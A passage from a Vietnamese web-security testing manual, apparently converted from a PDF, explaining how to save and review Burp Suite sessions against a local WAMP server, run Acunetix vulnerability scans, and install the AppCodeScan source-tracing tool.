
Chọn Next:




- Chọn nơi lưu file:




- Chọn Next, Close để kết thúc:




- Để sử dụng lại kết quả, tiếp tục lần trước. Chọn Tab Burp/ Restore states:



- Chọn file đã lưu:




- Chọn Next:





- Close để kết thúc.



4.6 Phân tích các HTTP request đã gửi lên

- Để đảm bảo phân tích đủ hết các HTTP request, lấy hết các điểm vào ứng dụng đã gửi lên, thực hiện như sau:
- Bước 1: Tab Target, chọn Sitemap. Chọn site chứa ứng dụng cần đánh giá:

The screenshot shows the Burp Suite interface with the 'Scope' tab selected. On the left, a tree view shows various URLs under 'http://localhost'. On the right, a table lists requests. The first request in the table is highlighted. Below the table, the 'Request' tab is active, showing the raw HTTP request:

```
GET /?lang=en HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:20.0) Gecko/20100101 Firefox/20.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: Keep-alive
```

- Bước 2: Chọn tiếp Tab request bên góc trên phải. Các request được sắp xếp từ trên xuống dưới, tương ứng với duyệt từ trên xuống dưới.

Host	Method	URL	Params	Status	Length	MIME type	Title	Comr
http://localhost	GET	/		200	4848	HTML	WAMPSERVER Ho...	
http://localhost	GET	?lang=en	<input checked="" type="checkbox"/>	200	4811	HTML	WAMPSERVER Ho...	
http://localhost	GET	?lang=fr	<input checked="" type="checkbox"/>	200	4811	HTML	Accueil WAMPSER...	
http://localhost	GET	?phpinfo=1	<input checked="" type="checkbox"/>	200	73463	HTML	phpinfo()	
http://localhost	GET	/Challenger/		200	1878	HTML	Index of /Challenger	
http://localhost	GET	/Challenger/?C=D;O...	<input checked="" type="checkbox"/>	200	1878	HTML	Index of /Challenger	
http://localhost	GET	/Challenger/?C=D;O...	<input checked="" type="checkbox"/>	200	1878	HTML	Index of /Challenger	
http://localhost	GET	/Challenger/?C=M;O...	<input checked="" type="checkbox"/>	200	1878	HTML	Index of /Challenger	

- Lưu ý: Có thể bỏ qua những request:
Do Burp suite tự sinh: Có ?C=D;O=A
Các request dạng GET /
- Bước 3: Với mỗi request, tiến hành phân tích phần chi tiết Request phần góc phải dưới.

The screenshot shows a detailed view of a selected request. The 'Raw' tab is active, displaying the raw HTTP request:

```
GET /?lang=en HTTP/1.1
Host: localhost
Accept: /*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Referer: http://localhost/?lang=fr
Cookie: PHPSESSID=319hrft7npk8t5q36qv8gch3i3; security=high
```

II. Hướng dẫn sử dụng công cụ Acunetix

1. Giới thiệu

- Acunetix là tool chuyên biệt được sử dụng để quét các lỗ hổng web cho các website, ứng dụng web. Nó có thể quét được các lỗ hổng cơ bản của web, hỗ trợ quét nhiều loại web server như IIS, Apache, Tomcat, Jboss...


2. Mục đích sử dụng

- Được sử dụng để quét tự động, tự động phát hiện các lỗ hổng bảo mật của các website. Ngoài ra nó còn có thể được sử dụng để khai thác các lỗ hổng của website.

3. Hướng dẫn sử dụng

3.1 Cấu hình sử dụng


- Cấu hình sử dụng cho Acunetix rất đa dạng, trong đó đáng chú ý nhất là cấu hình về sử dụng Proxy, SOCKS cho Acunetix. Để cấu hình sử dụng Proxy, SOCKS cho Acunetix, ta có thể chọn Menu Configuration, chọn LAN Setting, thực hiện cấu hình địa chỉ IP, Port, Username, Password để ứng dụng sử dụng Proxy, SOCKS...




Hình 48: Cấu hình công cụ

3.2 Scan web


- Bước 1. Chọn nút New Scan trên thanh công cụ để chạy wizard hướng dẫn tạo phiên scan. Nhập địa chỉ URL của website cần scan, nhấn Next




- Bước 2: Xác nhận Platform mà website đó được xây dựng như webserver, hệ điều hành, ngôn ngữ sử dụng.




- Bước 3: Chọn các tùy chọn để Crawling (xây dựng lại cấu trúc website) website.




- Bước 4: Lựa chọn các tùy chọn để scan website như Profile để quét, chế độ quét. Tại đây có thể lựa chọn các tham số mặc định.




- Bước 5: Cấu hình đăng nhập cho website:



- Nếu website yêu cầu đăng nhập và ta có nhu cầu quét thì bấm nút Record New Login Sequence.
- Khuyến cáo: Cẩn thận khi sử dụng chức năng đăng nhập này, tuyệt đối không được sử dụng cho các website đang chạy dữ liệu thật vì có thể Acunetix sẽ thực hiện xóa, thêm các dữ liệu trên và có thể gây ra ảnh hưởng tới website thật nếu ta thực hiện đăng nhập
- Bước 6: Thực hiện quét



3.3 Kiểm tra kết quả



Hình 49: Kết quả kiểm tra

- Kết quả scan của tool được phân chia làm 4 loại:

High: Có màu đỏ, đây là các lỗi bảo mật có thể bị khai thác, tác động xấu tới ứng dụng, thậm chí là cả server.

Medium: Có màu vàng cam, đây là các lỗi bảo mật có thể bị khai thác, làm ảnh hưởng tới ứng dụng như DOS, lộ thông tin quan trọng của ứng dụng, của webserver.

Low: Có màu xanh dương. đây là các lỗi bảo mật mức trung bình có màu xanh, khai thác các lỗi này có thể cho ta một số thông tin.

Info: Là các thông tin mà Acunetix thu thập được của hệ thống.

III. Hướng dẫn sử dụng Appcode Scan

1. Giới thiệu

- Application Code Scan là công cụ dùng để hỗ trợ việc trace mã nguồn. Ứng dụng hỗ trợ việc nhập mẫu bằng file và bằng tay. Tập mẫu đi kèm khi cài đặt ứng dụng hỗ trợ ngôn ngữ PHP và Java.


2. Mục đích sử dụng

- Công cụ được sử dụng để hỗ trợ trace mã nguồn, bao gồm tìm kiếm điểm vào ứng dụng, trace tới điểm cuối ứng dụng.

3. Hướng dẫn sử dụng

3.1 Cài đặt


- Công cụ là sản phẩm miễn phí, download tại: <http://www.blueinfy.com/AppCodeScan.zip>.
